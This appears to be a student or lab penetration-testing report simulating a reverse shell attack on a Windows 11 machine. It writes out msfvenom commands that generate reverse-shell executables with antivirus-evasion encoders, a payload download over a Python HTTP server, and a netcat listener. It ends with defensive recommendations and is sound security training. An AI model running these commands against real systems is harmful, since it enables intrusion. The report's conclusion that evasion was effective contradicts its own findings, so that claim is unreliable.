**Penetration Testing Report: Reverse Shell Attack Simulation**

**Engagement Overview:**

**Date of Test:** 6th February, 2025

**Tester:** Melvin Kwame Awuku

**Target System:** Windows 11 pro Machine (21H2)

**Objective:** Simulate a reverse shell attack using various payloads and evasion techniques to assess security defenses and identify potential weaknesses.

**Testing Methodology:**

The penetration test was conducted using a structured approach:

1. Payload Generation
2. Payload Execution and Reverse Shell Establishment
3. Evasion Techniques Implementation
4. Persistent Access Attempt
5. Post-Exploitation Actions

**Tools and Payloads Used:**

* **msfvenom** – Used to craft shellcode payloads with encoding techniques.
  + **windows/shell\_reverse\_tcp**
  + **x86/shikata\_ga\_nai**
  + **bloxor**
* **Phantom-Evasion** – Used for AV evasion to bypass Windows Defender.
* **Modified PowerShell Script** – Custom script executed for a successful shell.
* **Metasploit Framework** – Used to establish a listener and gain control over the compromised system.
* **Python HTTP Server** – Used to host and transfer payloads to the target machine.
* **Netcat (nc)** – Used for manual port listening and shell handling.

**Attack Execution:**

1. **Payload Generation:**

The following command was used to generate a Windows reverse shell payload with **shikata\_ga\_nai** encoding:

“**msfvenom -p windows/shell\_reverse\_tcp LHOST=192.168.72.129 LPORT=4444 -e x86/shikata\_ga\_nai -f exe -o shell1.exe**”

A second attempt was made using the **bloxor** encoder:

“**msfvenom -p windows/shell\_reverse\_tcp LHOST=192.168.72.129 LPORT=4444 -e x86/bloxor -f exe -o shell2.exe**”

1. **Setting Up a Python HTTP Server:**

To transfer the payload to the target machine, a Python HTTP server was set up on the attacker’s machine:

“**python3 -m http.server**”

The python server will automatically serve at port 8000 when launched on the attacker machine.

On the target machine, the payload was downloaded using:

“**wget** [**http://192.168.72.19:8000/oshell1.exe -outfile oshell1.exe**](http://192.168.72.19:8000/oshell1.exe%20-outfile%20oshell1.exe)”

1. **Payload Execution and Evasion:**

* The payloads were executed on the target Windows machine.
* **Phantom-Evasion** was employed to further obfuscate the executable:

“**python Phantom-Evasion.py**”

* The modified script titled “**oshell3.exe**” was obfuscated successfully, but unfortunately Microsoft Windows Defender detected it blocking the request to create a reverse shell on the attacker machine.

1. **Setting Up Netcat for Port Listening:**

As an alternative to Metasploit, Netcat was used to listen to the incoming connections:

“**nc -lvp 4444**”

Once the target executed the payload, a connection was successfully established.

1. **Listener Setup and Reverse Shell Establishment:**

A reverse shell script was created to help bypass Defender detection. The script named “**mini\_reverse.ps1**” was sent to the target machine by setting up a python server and a netcat setup in place to help create a port listener for a successful connection to the target machine.

Fortunately, a successful connection was received from the target.


1. **Findings and Observations:**

* The initial payloads were detected by Windows Defender.
* **shikata\_ga\_nai** provided obfuscation but was still flagged.
* **bloxor** proved more effective in evasion but still got flagged.
* Phantom-Evasion was effective in obfuscating the payload but still got flagged by defender.
* The modified PowerShell script provided the most stable shell connection.
* The Python HTTP server allowed easy transfer of payloads to the target.
* **Netcat** served as an effective alternative to Metasploit for receiving shells.


1. **Recommendations:**
2. **Improve Endpoint Protection:** Use advanced AV solutions with behavioral detection.
3. **Restrict PowerShell Execution:** Enforce execution policies to prevent unauthorized script execution.
4. **Monitor Network Traffic:** Deploy network monitoring tools to detect anomalous traffic.
5. **Application Whitelisting:** Restrict execution of unknown binaries.
6. **Restrict External HTTP Servers:** Prevent unauthorized downloads from untrusted sources.
7. **Conclusion:**

This penetration test demonstrated the effectiveness of multiple evasion techniques in bypassing security measures on a Windows machine. The findings highlight the need for improved detection mechanisms and stricter endpoint protection policies to mitigate such attacks.


1. **Supporting Evidence:**




Image\_1.png




Image\_2.png




Image\_3.png




Image\_4.png




Image\_5.png




Image\_6.png




Image\_7.png




Image\_8.png




Image\_9.png




Image\_10.png



